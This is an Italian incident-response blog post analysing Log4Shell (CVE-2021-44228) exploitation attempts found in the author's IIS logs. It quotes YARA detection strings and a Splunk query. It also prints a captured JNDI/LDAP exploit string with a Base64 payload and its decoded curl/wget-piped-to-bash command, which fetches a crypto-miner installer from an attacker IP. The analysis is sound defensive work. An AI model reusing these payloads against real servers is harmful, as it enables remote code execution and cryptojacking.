CVE-2021-44228 Note DFIR

Mentre tornavo a casa, ho ricevuto i primi messaggi sulla vulnerabilità #log4shell.
Una vulnerabilità ad alta gravità (CVE-2021-44228) che impatta molteplici versioni dell'utilità Apache Log4j 2 è stata divulgata pubblicamente tramite il GitHub del progetto il 9 dicembre 2021. Questa vulnerabilità, scoperta da Chen Zhaojun del team di sicurezza di Alibaba Cloud, impatta le versioni 2.0-2.14.1 di Apache Log4j 2.
Mi ci sono tuffato appena arrivato a casa. Splunk4tw come al solito.
Dopo la pubblicazione del primo exploit proof-of-concept su GitHub, gli attori malintenzionati hanno iniziato a scansionare Internet alla ricerca di sistemi vulnerabili a questa falla di sicurezza sfruttabile da remoto che non richiede autenticazione. Quello che vedrete qui sotto fa parte di questi tentativi di scansione ed exploit.
La mia prima mossa è vedere se qualcuno ha pubblicato una regola YARA iniziale. Trovata qui https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b (Grazie Florian Roth)
Menzingona le seguenti stringhe di rilevamento:
strings:
$x1 = "${jndi:ldap:/"
$x2 = "${jndi:rmi:/"
$x3 = "${jndi:ldaps:/"
$x4 = "${jndi:dns:/"
Non ho paura... abusiamo un po' di CPU e andiamo dritti al sodo con la peggiore ricerca Splunk.
index=* jndi:ldap* (updated query with index=* "{lower:l}${lower:d}a${lower:p}")
Ho alcuni risultati sia nei miei log IIS che nei registri eventi di Windows (redatto) e molti tentativi bloccati nei log del firewall....
IIS:

WINEVENTLOG:


Controllo dell'indirizzo IP 45.155.205.233.....San Pietroburgo, Russia.....che sorpresa.
La stringa trovata sembra una classica stringa offuscata e codificata da manuale. Vediamo cosa fa:
Decodifichiamo la stringa Base64 usando CyberChef
2021-12-10 13:26:16 [redacted] GET / - 443 - xxx.xx.xxx.xx ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNDUuMzUuMTk1LjYzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE0NS4zNS4xOTUuNjM6ODApfGJhc2g=} http://[redacted]:80/ 200 0 0 171

(curl -s 45.155.xx.233:xxxx/145.xx.195.63:80||wget -q -O- 45.xx.205.233:xxxx/145.xx.xxx.63:80)|bash
Curl... esegue uno script shell, bash... OMG. Comincio a farmi un'idea di cosa farà questo brutto lavoro....
Eseguiamo il comando curl in una sandbox:


368 righe di codice. (eseguitelo qui se volete vedere l'intero script --> https://reqbin.com/c-ipejxywd
Alcuni frammenti:


E dopo aver finito, cancella anche i file di log... che sorpresa:

Fondamentalmente cerca di installare un malware chiamato Kingsin, che è un crypto miner. I target sono sistemi nix. Assicuratevi di aggiornare i vostri sistemi, poiché l'exploit verrà probabilmente utilizzato per eseguire ogni tipo di payload.
Grazie ai miei colleghi Martijn di Umbrio e Rob [redatto] per un venerdì sera di discussione su WhatsApp su questo. 00:09 ora di andare a letto.
#AGGIORNAMENTI e buone risorse#